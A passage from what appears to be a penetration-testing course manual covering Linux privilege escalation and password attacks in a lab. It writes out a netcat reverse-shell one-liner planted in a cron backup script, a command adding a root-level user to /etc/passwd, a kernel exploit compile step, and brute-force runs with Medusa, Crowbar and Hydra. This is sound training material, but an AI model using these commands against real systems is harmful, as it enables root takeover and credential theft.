student@debian:/var/scripts$ echo >> user_backup.sh

student@debian:/var/scripts$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|
nc 10.11.0.4 1234 >/tmp/f" >> user_backups.sh

student@debian:/var/scripts$ cat user_backups.sh
#!/bin/bash

cp -rf /home/student/ /var/backups/student/


rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.0.4 1234 >/tmp/f
```

Listing 584 - Inserting a reverse shell one-liner in user_backups.sh

All we have to do now is set up a listener on our Kali Linux machine and wait for the cron job to execute:

```
kali@kali:~$ nc -lnvp 1234
  listening on [any] 1234 ...
  connect to [10.11.0.4] from (UNKNOWN) [10.11.0.128] 43172
  /bin/sh: 0: can't access tty; job control turned off
  # whoami
  root
  #
```

Listing 585 - Getting a root shell from our target

As shown in the previous listing, the cron job did execute, as did the reverse shell one-liner. We have successfully elevated our privileges and have access to a root shell on the target.

Although this was a simple example, we have encountered several similar situations in the field since administrators are often more focused on wrangling cron's odd syntax than on securing script file permissions.

18.3.2.1 Exercise

1. Log in to your Debian client as an unprivileged user and attempt to elevate your privileges to root using the above technique.

18.3.3 Insecure File Permissions: /etc/passwd Case Study

Unless a centralized credential system such as Active Directory or LDAP is used, Linux passwords are generally stored in **/etc/shadow**, which is not readable by normal users. Historically however, password hashes, along with other account information, were stored in the world-readable file **/etc/passwd**. For backwards compatibility, if a password hash is present in the second column of a **/etc/passwd** user record, it is considered valid for authentication and it takes precedence over

[545] (Pentest Money, 2019), http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

the respective entry in /etc/shadow if available. This means that if we can write into the /etc/passwd file, we can effectively set an arbitrary password for any account.

Let's demonstrate this. In a previous section we showed that our Debian client may be vulnerable to privilege escalation due to the fact that the /etc/passwd permissions were not set correctly. In order to escalate our privileges, we are going to add another superuser (root2) and the corresponding password hash to the /etc/passwd file. We will first generate the password hash with the help of **openssl** and the **passwd** argument. By default, if no other option is specified, openssl will generate a hash using the crypt algorithm,[546] which is a supported hashing mechanism for Linux authentication. Once we have the generated hash, we will add a line to /etc/passwd using the appropriate format:

```
student@debian:~$ openssl passwd evil
AK24fcSx2Il3I

student@debian:~$ echo "root2:AK24fcSx2Il3I:0:0:root:/root:/bin/bash" >> /etc/passwd

student@debian:~$ su root2
Password: evil

root@debian:/home/student# id
uid=0(root) gid=0(root) groups=0(root)
```

Listing 586 - Escalating privileges by editing /etc/passwd

As shown in Listing 586, the "root2" user and the password hash in our /etc/passwd record were followed by the user id (UID) zero and the group id (GID) zero. These zero values specify that the account we created is a superuser account on Linux. Finally, in order to verify that our modifications were valid, we used the **su** command to switch our standard user to the newly created *root2* account and issued the **id** command to show that we indeed had *root* privileges.

18.3.3.1 Exercise

1. Log in to your Debian client with your student credentials and attempt to elevate your privileges by adding a superuser account to the /etc/passwd file.

18.3.4 Kernel Vulnerabilities: CVE-2017-1000112 Case Study

Kernel exploits are an excellent way to escalate privileges, but success may depend on matching not only the target's kernel version but also the operating system flavor, including Debian, Redhat, Gentoo, etc.

Similar to our Windows examples, this section of the module will not be reproducible on your dedicated client, but you will be able to use this technique on various hosts inside the lab environment.

To demonstrate this attack vector, we will first gather information about our target by inspecting the /etc/issue file. As discussed earlier in the module, this is a system text file that contains a message or system identification to be printed before the login prompt on Linux machines.

[546] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Crypt_(C)

```
n00b@victim:~$ cat /etc/issue
Ubuntu 16.04.3 LTS \n \l
```

Listing 587 - Gathering general information on the target system

Next, we will inspect the kernel version and system architecture using standard system commands:

```
n00b@victim:~$ uname -r
4.8.0-58-generic
n00b@victim:~$ arch
x86_64
```

Listing 588 - Gathering kernel and architecture information from our Linux target

Our target system appears to be running Ubuntu 16.04.3 LTS (kernel 4.8.0-58-generic) on the x86_64 architecture. Armed with this information, we can use **searchsploit** on our local Kali system to find kernel exploits matching the target version.

```
kali@kali:~$ searchsploit linux kernel ubuntu 16.04
------------------------------------------------------------ ----------------------------
 Exploit Title                                              |  Path (/usr/share/exploitdb/
------------------------------------------------------------ ----------------------------
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04 | exploits/linux_x86-64/local/
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.0 | exploits/linux_x86/local/422
Linux Kernel (Ubuntu 16.04) - Reference Count Overflow  | exploits/linux/dos/39773.txt
Linux Kernel 4.4 (Ubuntu 16.04) - 'BPF' Local Privilege | exploits/linux/local/40759.r
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PA | exploits/linux_x86-64/local/
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter ta | exploits/linux_x86-64/local/
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' b  | exploits/linux/local/39772.t
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPL | exploits/linux/local/40489.t
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.0 | exploits/linux/local/43418.c
------------------------------------------------------------ ----------------------------
```

Listing 589 - Using searchsploit to find privilege escalation exploits for our target

The last exploit (exploits/linux/local/43418.c) seems to directly correspond to the kernel version that our target is running. We will attempt to elevate our privileges by running this exploit on the target.

18.3.4.1 Compiling C/C++ Code on Linux

We'll use **gcc**[547] on Linux to compile our exploit. Keep in mind that when compiling code, we must match the architecture of our target. This is especially important in situations where the target machine does not have a compiler and we are forced to compile the exploit on our attacking machine or a sandboxed environment that replicates the target OS and architecture.

In this example, we are fortunate that the target machine has a working compiler, but this is rare in the field.

Let's copy the exploit file to the target and compile it, passing only the source code file and **-o** to specify the output filename (exploit):

```
n00b@victim:~$ gcc 43418.c -o exploit
n00b@victim:~$ ls -lah exploit
```

[547] (GCC, 2019), https://gcc.gnu.org

```
total 36K
-rwxr-xr-x  1 kali kali  28K Jan 27 04:04 exploit
```

Listing 590 - Compiling the exploit from the local Exploit Database archive on Linux using gcc

After compiling the exploit on our target machine, we can run it and use **whoami** to check our privilege level:



Figure 293: Elevating privileges on Linux through a privilege escalation exploit

Figure 293 shows that our privileges were successfully elevated from n00b (standard user) to root, the highest privilege account on Linux operating systems.

18.4 Wrapping Up

In this module, we have covered the concept of privilege escalation on both Windows and Linux operating systems as well as different architectures. We covered both manual and automated enumeration techniques that reveal required information for these types of attacks. In addition, we demonstrated the compilation process for both operating systems, demonstrated several privilege

escalation attacks, and various privilege escalations that do not require a software vulnerability at all.

19. Password Attacks

Passwords are the most basic form of user account and service authentication and by extension, the goal of a password attack is to discover and use valid credentials in order to gain access to a user account or service.

In general terms, there are a few common approaches to password attacks. We can either make attempts at guessing a password through a dictionary attack[548] using various *wordlists* or we can *brute force*[549] every possible character in a password.

> *In general, a dictionary attack prioritizes speed, offering less password coverage, while brute force prioritizes password coverage at the expense of speed. Both techniques can be used effectively during an engagement, depending on our priorities and time requirements.*

In some cases, once we gain (usually privileged) access to a target and we are able to extract password hashes,[550] we can leverage *password cracking*[551] attacks that seek to gain access to the cleartext password, or *Pass-the-Hash*[552] attacks, which allow us to authenticate to a Windows-based target using only a username and the hash.

In this module, we will discuss each of these concepts and techniques in more detail and demonstrate how they can be leveraged in various attack scenarios.

19.1 Wordlists

Wordlists, sometimes referred to as *dictionary files*, are simply text files containing words for use as input to programs designed to test passwords. Precision is generally more important than coverage when considering a dictionary attack, meaning it is more important to create a lean wordlist of relevant passwords than it is to create an enormous, generic wordlist. Because of this, many wordlists are based on a common theme, such as popular culture references, specific industries, or geographic regions and refined to contain commonly-used passwords. Kali Linux includes a number of these dictionary files in the **/usr/share/wordlists/** directory and many more are hosted online.[553]

When conducting a password attack, it may be tempting to simply use these pre-built lists. However, we can be much more effective in our approach if we take the time to carefully build our

[548] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Dictionary_attack

[549] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Brute-force_attack

[550] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Cryptographic_hash_function

[551] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Password_cracking

[552] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Pass_the_hash

[553] (danielmiessler, 2019) https://github.com/danielmiessler/SecLists

own custom lists. In this section, we will examine tools and approaches to create effective wordlists.

19.1.1 Standard Wordlists

We can increase the effectiveness of our wordlists by adding words and phrases specific to our target organization.

For example, consider MegaCorp One, a company that deals with nanotechnology. The company website, www.megacorpone.com, lists various products that the company sells, including the *Nanobot*. In a hypothetical assessment, we were able to identify a low-level password of *Nanobot93*. Assuming this might be a common password format for this company, we would like to create a custom wordlist that identifies other passwords with a similar pattern, perhaps using other product names.

We could browse the website and manually add commonly-used terms and product names to our custom wordlist, or we could use a tool like *cewl*[554] to do the heavy lifting for us. As shown in the **--help** output, this tool can be configured by specifying several options, but we will focus on a few key arguments.

For example, the following command scrapes the www.megacorpone.com web site, locates words with a minimum of six characters (**-m 6**), and writes (**-w**) the wordlist to a custom file (megacorp-cewl.txt):

```
kali@kali:~$ cewl www.megacorpone.com -m 6 -w megacorp-cewl.txt

kali@kali:~$ wc -l megacorp-cewl.txt
312

kali@kali:~$ grep Nano megacorp-cewl.txt
Nanotechnology
Nanomite
Nanoprobe
Nanoprocessors
NanoTimes
Nanobot
```

Listing 591 - Creating a dictionary file using cewl

The listing above shows that *cewl* located the name of several products, including the *Nanobot*. We should consider the possibility that other product names may be used in passwords as well.

However, these words by themselves would serve as extremely weak passwords, and would not meet typical password-enforcement rules. These types of rules generally require the use of upper and lower-case characters, the use of numbers, and perhaps special characters. Based on the password we have discovered (Nanobot93), we could surmise that the password enforcement for megacorpone requires at least the use of two numbers in the password, and may further dictate (however unlikely) that the numbers must be used at the end of the password.

[554] (DigiNinja, 2017), http://www.digininja.org/projects/cewl.php

For the sake of this simple demonstration, we will assume that Megacorp One policy dictates that a password end in a two-digit number.

To create passwords that meet this requirement, we could write a Bash script. However, we will instead use a much more powerful tool called John the Ripper (JTR),[555] which is a fast password cracker with several features including the ability to generate custom wordlists and apply rule permutations.

Moving forward with our assumption about the password policy, we will add a rule to the JTR configuration file (/etc/john/john.conf) that will mutate our wordlist, appending two digits to each password. To do this, we must locate the *[List.Rules:Wordlist]* segment where wordlist mutation rules are defined, and append a new rule. In this example, we will append the two-digit sequence of numbers from (double) zero to ninety-nine after each word in our wordlist.

We will begin this rule with the *$* character, which tells John to append a character to the original word in our wordlist. Next, we specify the type of character we want to append, in our case we want any number between zero and nine (*[0-9]*). Finally, to append double-digits, we will simply repeat the *$[0-9]* sequence. The final rule is shown in Listing 592.

```
kali@kali:~$ sudo nano /etc/john/john.conf
...
# Wordlist mode rules
[List.Rules:Wordlist]
# Try words as they are
:
# Lowercase every pure alphanumeric word
-c >3 !?X l Q
# Capitalize every pure alphanumeric word
-c (?a >2 !?X c Q
# Lowercase and pluralize pure alphabetic words
...
# Try the second half of split passwords
-s x_
-s-c x_ M l Q
# Add two numbers to the end of each password
$[0-9]$[0-9]
...
```

Listing 592 - Creating mutation rule in John the Ripper configuration file

> *The rules syntax for John the Ripper is quite extensive and powerful, but beyond the scope of this module. For more information, take time to review the rules documentation.*[556]

Now that the rule has been added to the configuration file, we can mutate our wordlist, which currently contains 312 entries.

[555] (Openwall, 2018), http://www.openwall.com/john/

[556] (Solar Designer, 2017), http://www.openwall.com/john/doc/RULES.shtml

To do this, we will invoke **john** and specify the dictionary file (**--wordlist=megacorp-cewl.txt**), activate the rules in the configuration file (**--rules**), output the results to standard output (**--stdout**), and redirect that output to a file called mutated.txt:

```
kali@kali:~$ john --wordlist=megacorp-cewl.txt --rules --stdout > mutated.txt
Press 'q' or Ctrl-C to abort, almost any other key for status
46446p  0:00:00:00 100.00% (2018-03-01 15:41) 663514p/s chocolate99

kali@kali:~$ grep Nanobot mutated.txt
...
Nanobot90
Nanobot91
Nanobot92
Nanobot93
Nanobot94
Nanobot95
Nanobot96
...
```

Listing 593 - Mutating passwords using John the Ripper

The resulting file contains over 46000 password entries due to the multiple mutations performed on the passwords. One of the passwords is "Nanobot93", which matches the password we discovered earlier in our hypothetical assessment. Given the assumptions about the MegaCorp One password policy, this wordlist could produce results in a dictionary attack.

Although this demonstration is over-simplified, it serves as a good example for how password profiling can be beneficial to the overall success of our password attacks.

19.1.1.1 Exercise

(Reporting is not required for this exercise)

1. Use cewl to generate a custom wordlist from your company, school, or favorite website and examine the results. Do any of your passwords show up?

19.2 Brute Force Wordlists

In contrast to a dictionary attack, a *brute force* password attack calculates and tests every possible character combination that could make up a password until the correct one is found. While this may sound like a simple approach that guarantees results, it is extremely time-consuming. Depending on the length and complexity of the password and the computational power of the testing system, it can take a very long time, even years, to brute force a strong password.

We could even combine these two concepts and create *brute force wordlists*, dictionary files that contain every possible password that matches a specific pattern.

For example, consider a scenario that reveals a very specific password enforcement policy as shown in Listing 594:

```
kali@kali:~$ cat dumped.pass.txt
david: Abc$#123
mike: Jud()666
Judy: Hol&&278
```

Listing 594 - Password dump example

Looking at the passwords, we notice the following pattern in the password structure:

```
[Capital Letter]  [2 x lower case letters]  [2 x special chars]  [3 x numeric]
```

Listing 595 - Password structure

Armed with this knowledge, it would be incredibly helpful to create a wordlist that contains every possible password that matches this pattern. *Crunch*,[557] included with Kali Linux, is a powerful wordlist generator that can handle this task.

First, we must describe the pattern we need *crunch* to replicate, and for this we will use placeholders that represent specific types of characters:

Placeholder	Character Translation
@	Lower case alpha characters
,	Upper case alpha characters
%	Numeric characters
^	Special characters including space

Listing 596 - Character translation format

To generate a wordlist that matches our requirements, we will specify a minimum and maximum word length of eight characters (**`8 8`**) and describe our rule pattern with **`-t ,@@^^%%%`**:

```
kali@kali:~$ crunch 8 8 -t ,@@^^%%%
Crunch will now generate the following amount of data: 172262376000 bytes
164282 MB
160 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 19140264000
Aaa!!000
Aaa!!001
Aaa!!002
Aaa!!003
Aaa!!004
...
```

Listing 597 - Generating password lists with crunch

The command works as expected, but as noted, the output would consume a massive 160 GB of disk space! Remember that brute force techniques prioritize password coverage at the expense of speed, and in this case, disk space.

We can also define a character set with crunch. For example, we can create a brute force wordlist accounting for passwords between four and six characters in length (**`4 6`**), containing only the characters 0-9 and A-F (**`0123456789ABCDEF`**), and we will write the output to a file (**`-o crunch.txt`**):

```
kali@kali:~$ crunch 4 6 0123456789ABCDEF -o crunch.txt
Crunch will now generate the following amount of data: 124059648 bytes
118 MB
```

[557] (bofh28, 2016), https://sourceforge.net/projects/crunch-wordlist/

```
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 17891328

crunch: 100% completed generating output

kali@kali:~$ head crunch.txt
0000
0001
0002
0003
0004
0005
0006
0007
0008
```

Listing 598 - Generating passwords with a specific character set with crunch

Notice the file output size is significantly smaller than the previous example, primarily due to the shorter password length as well as the limited character set. However, the wordlist file is impressive, containing over 17 million passwords:

```
kali@kali:~$ wc -l crunch.txt
17891328 crunch.txt
```

Listing 599 - Counting the number of generated passwords

In addition, we can generate passwords based on pre-defined character-sets like those defined in /usr/share/crunch/charset.lst. For example, we can specify the path to the character set file (**-f /usr/share/crunch/charset.lst**) and choose the mixed alpha set ***mixalpha***, which includes all lower and upper case letters:

```
kali@kali:~$ crunch 4 6 -f /usr/share/crunch/charset.lst mixalpha -o crunch.txt
Crunch will now generate the following amount of data: 140712049920 bytes
134193 MB
131 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 20158125312
```

Listing 600 - Generating password list of lower and upper case letters

Although this particular command generates an enormous 131 GB wordlist file, it offers rather impressive password coverage.

Spend time with JTR and crunch and think of how each one can be used most effectively. As we will discover in the next section, we need to avoid the temptation to rely on massive and generic wordlists as they can have adverse effects on our client's production environment.

19.2.1.1 Exercise

(Reporting is not required for this exercise)

1. Add a user on your Kali system and specify a complex password for the account that includes lower and upper case letters, numbers, and special characters. Use both crunch

rule patterns and pre-defined character-sets in order to generate a wordlist that include that user's password.

19.3 Common Network Service Attack Methods

Now that we understand how to create effective wordlists for various situations, we can discuss how they can be used for password attacks against common network services.

> *Bear in mind that password attacks against network services are noisy, and in some cases, dangerous. Multiple failed login attempts will usually generate logs and warnings on the target system and may even lock out accounts after a pre-defined number of failed login attempts. This could be disastrous during a penetration test, preventing users from accessing production systems until an administrator re-enables the account. Keep this in mind before blindly running a network-based brute force attack.*

Once we have weighed the risks and considered the well-being of the target network, we can take several steps to improve the efficiency of password tests.

Depending on the protocol and password cracking tool, we can increase the number of login threads to boost the speed of an attack. However, in some cases (such as RDP and SMB), increasing the number of threads may not be possible due to protocol restrictions, and our optimization attempt could instead slow down the process.

On top of this, it is worth noting that the authentication negotiation process for protocols such as RDP are more time-consuming than, say, HTTP. However, while attacking the RDP protocol may take more time than attacking HTTP, a successful attack on RDP would often yield a bigger reward. The hidden art behind network service password attacks is choosing appropriate targets, user lists, and password files carefully and intelligently before initiating the attack.

To successfully attack a password on a network service (such as HTTP, SSH, VNC, FTP, SNMP, and POP3), we must not only match the target username and password, but also honor the protocol involved in the authentication process.

Fortunately, popular tools such as *THC-Hydra*,[558] *Medusa*,[559] *Crowbar*,[560] and *spray*[561] can handle these authentication requests for us.

In this section, we will examine each of these tools and weigh their effective protocol and service-handling capabilities. The tools mentioned in the following paragraphs mostly have similar capabilities and speeds. The "correct" tool to use often depends on the preferred syntax and output

[558] (THC Hydra, 2019), https://github.com/vanhauser-thc/thc-hydra

[559] (Foofus.Net, 2015), http://h.foofus.net/?page_id=51

[560] (Galkan, 2017), https://github.com/galkan/crowbar

[561] (SpiderLabs, 2019), https://github.com/SpiderLabs/Spray

format. This can only be determined by experimenting with each tool in a test environment and learning the strengths, weaknesses, and idiosyncrasies of each.

19.3.1 HTTP htaccess Attack with Medusa

According to its authors, Medusa is intended to be a "speedy, massively parallel, modular, login brute forcer".

We will use Medusa to attempt to gain access to an htaccess-protected web directory.

First, we will set up our target, an Apache webserver installed on our Windows client, which we will start through the XAMPP control panel. We will attempt to gain access to an htaccess-protected folder, /admin, on that server. Our wordlist of choice for this example will be /usr/share/wordlists/rockyou.txt.gz, which we must first decompress with **gunzip**:

```
kali@kali:~$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
...
```

Listing 601 - Decompressing the rockyou wordlist

Next, we will launch **medusa** and initiate the attack against the htaccess-protected URL (**-m DIR:/admin**) on our target host with **-h 10.11.0.22**. We will attack the admin user (**-u admin**) with passwords from our rockyou wordlist file (**-P /usr/share/wordlists/rockyou.txt** and will, of course, use an HTTP authentication scheme (**-M**):

```
kali@kali:~$ medusa -h 10.11.0.22 -u admin -P /usr/share/wordlists/rockyou.txt -M http
-m DIR:/admin
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: 123456 (1 of 14344391 com
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: 12345 (2 of 14344391 comp
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: 123456789 (3 of 14344391
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: password (4 of 14344391 c
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: iloveyou (5 of 14344391 c
...
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: samsung (255 of 14344391
ACCOUNT CHECK: [http] Host: 10.11.0.22 User: admin Password: freedom (256 of 14344391
ACCOUNT FOUND: [http] Host: 10.11.0.22 User: admin Password: freedom [SUCCESS]
...
```

Listing 602 - HTTP htaccess attack using Medusa

In this case, Medusa discovered a working password of "freedom".

Medusa has many additional options and settings, as shown in the help output in Listing 603:

```
kali@kali:~$ medusa
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ALERT: Host information must be supplied.

Syntax: Medusa [-h host|-H file] [-u username|-U file] [-p password|-P file] [-C file]
-M module [OPT]
  -h [TEXT]    : Target hostname or IP address
  -H [FILE]    : File containing target hostnames or IP addresses
  -u [TEXT]    : Username to test
```

```
  -U [FILE]    : File containing usernames to test
  -p [TEXT]    : Password to test
  -P [FILE]    : File containing passwords to test
  -C [FILE]    : File containing combo entries. See README for more information.
  -O [FILE]    : File to append log information to
  -e [n/s/ns]  : Additional password checks ([n] No Password, [s] Password = Username)
  -M [TEXT]    : Name of the module to execute (without the .mod extension)
  -m [TEXT]    : Parameter to pass to the module. This can be passed multiple times wi
                 different parameter each time and they will all be sent to the module
                 -m Param1 -m Param2, etc.)
  -d           : Dump all known modules
  -n [NUM]     : Use for non-default TCP port number
  -s           : Enable SSL
  -g [NUM]     : Give up after trying to connect for NUM seconds (default 3)
  -r [NUM]     : Sleep NUM seconds between retry attempts (default 3)
  -R [NUM]     : Attempt NUM retries before giving up. The total number of attempts wi
  -c [NUM]     : Time to wait in usec to verify socket is available (default 500 usec)
  -t [NUM]     : Total number of logins to be tested concurrently
  -T [NUM]     : Total number of hosts to be tested concurrently
  -L           : Parallelize logins using one username per thread. The default is to p
                 the entire username before proceeding.
  -f           : Stop scanning host after first valid username/password found.
  -F           : Stop audit after first valid username/password found on any host.
  -b           : Suppress startup banner
  -q           : Display module's usage information
  -v [NUM]     : Verbose level [0 - 6 (more)]
  -w [NUM]     : Error debug level [0 - 10 (more)]
  -V           : Display version
  -Z [TEXT]    : Resume scan based on map of previous scan
```

Listing 603 - Medusa options and modules

This tool can interact with a variety of network protocols, which can be displayed with the **-d** option as shown in Listing 604 below.

```
kali@kali:~$ medusa -d
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

  Available modules in "." :

  Available modules in "/usr/lib/medusa/modules" :
    + cvs.mod : Brute force module for CVS sessions : version 2.0
    + ftp.mod : Brute force module for FTP/FTPS sessions : version 2.1
    + http.mod : Brute force module for HTTP : version 2.1
    + imap.mod : Brute force module for IMAP sessions : version 2.0
    + mssql.mod : Brute force module for M$-SQL sessions : version 2.0
    + mysql.mod : Brute force module for MySQL sessions : version 2.0
...
```

Listing 604 - Medusa options and modules

19.3.1.1 Exercises

(Reporting is not required for these exercises)

1. Repeat the password attack against the htaccess protected folder.

2. Create a password list containing your Windows client password and use that to perform a password attack again the SMB protocol on the Windows client.

19.3.2 Remote Desktop Protocol Attack with Crowbar

Crowbar, formally known as Levye, is a network authentication cracking tool primarily designed to leverage SSH keys rather than passwords. It is also one of the few tools that can reliably and efficiently perform password attacks against the Windows Remote Desktop Protocol (RDP) service on modern versions of Windows. Let's try this tool against our Windows client machine.

First let's install Crowbar from the Kali repository:

```
kali@kali:~$ sudo apt install crowbar
Reading package lists... Done
Building dependency tree
Reading state information... Done
...
```

Listing 605 - Using apt install to install crowbar

To invoke **crowbar**, we will specify the protocol (**-b**), the target server (**-s**), a username (**-u**), a wordlist (**-C**), and the number of threads (**-n**) as shown in Listing 606:

```
kali@kali:~$ crowbar -b rdp -s 10.11.0.22/32 -u admin -C ~/password-file.txt -n 1
2019-08-16 04:51:12 START
2019-08-16 04:51:12 Crowbar v0.3.5-dev
2019-08-16 04:51:12 Trying 10.11.0.22:3389
2019-08-16 04:51:13 RDP-SUCCESS : 10.11.0.22:3389 - admin:Offsec!
2019-08-16 04:51:13 STOP
```

Listing 606 - RDP password attack using Crowbar

Note that Crowbar discovered working credentials for the "admin" user. We specified a single thread since the remote desktop protocol does not reliably handle multiple threads.

To view additional supported protocols we can run crowbar with the **--help** flag:

```
kali@kali:~$ crowbar --help
usage: Usage: use --help for further information

Crowbar is a brute force tool which supports OpenVPN, Remote Desktop Protocol,
SSH Private Keys and VNC Keys.

positional arguments:
  options

optional arguments:
  -h, --help            show this help message and exit
  -b {vnckey,sshkey,rdp,openvpn}, --brute {vnckey,sshkey,rdp,openvpn}
                        Target service
  -s SERVER, --server SERVER
                        Static target
  -S SERVER_FILE, --serverfile SERVER_FILE
                        Multiple targets stored in a file
  -u USERNAME [USERNAME ...], --username USERNAME [USERNAME ...]
                        Static name to login with
  -U USERNAME_FILE, --usernamefile USERNAME_FILE
```

```
                        Multiple names to login with, stored in a file
  -n THREAD, --number THREAD
                        Number of threads to be active at once
  -l FILE, --log FILE   Log file (only write attempts)
  -o FILE, --output FILE
                        Output file (write everything else)
  -c PASSWD, --passwd PASSWD
                        Static password to login with
  -C FILE, --passwdfile FILE
                        Multiple passwords to login with, stored in a file
  -t TIMEOUT, --timeout TIMEOUT
                        [SSH] How long to wait for each thread (seconds)
  -p PORT, --port PORT  Alter the port if the service is not using the default
                        value
  -k KEY_FILE, --keyfile KEY_FILE
                        [SSH/VNC] (Private) Key file or folder containing
                        multiple files
  -m CONFIG, --config CONFIG
                        [OpenVPN] Configuration file
  -d, --discover        Port scan before attacking open ports
  -v, --verbose         Enable verbose output (-vv for more)
  -D, --debug           Enable debug mode
  -q, --quiet           Only display successful logins
```

Listing 607 - Crowbar help output

19.3.2.1 Exercise

(Reporting is not required for these exercises)

1. Create a password list containing your Windows client password and use that to repeat the above Crowbar password attack against the Windows client.

19.3.3 SSH Attack with THC-Hydra

THC-Hydra is another powerful network service attack tool under active development and it is worth mastering. We can use it to attack a variety of protocol authentication schemes, including SSH and HTTP.

The standard options include **`-l`** to specify the target username, **`-P`** to specify a wordlist, and **`protocol://IP`** to specify the target protocol and IP address respectively.

In this first example, we will attack our Kali VM. We will use the SSH protocol on our local machine **`ssh://127.0.0.1`**, focus on the kali user (**`-l kali`**), and again use the rockyou wordlist (**`-P`**):

```
kali@kali:~$ hydra -l kali -P /usr/share/wordlists/rockyou.txt ssh://127.0.0.1
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret servic

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-06-07 08:35:59
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommende
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143443
[DATA] attacking ssh://127.0.0.1:22/
[22][ssh] host: 127.0.0.1   login: kali   password: whatever
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-06-07 08:36:13
```

Listing 608 - SSH attack using Hydra

In this output, we can see that hydra discovered a valid login against the local SSH server.

THC-Hydra supports a number of standard protocols and services as shown in Listing 609:

```
kali@kali:~$ hydra
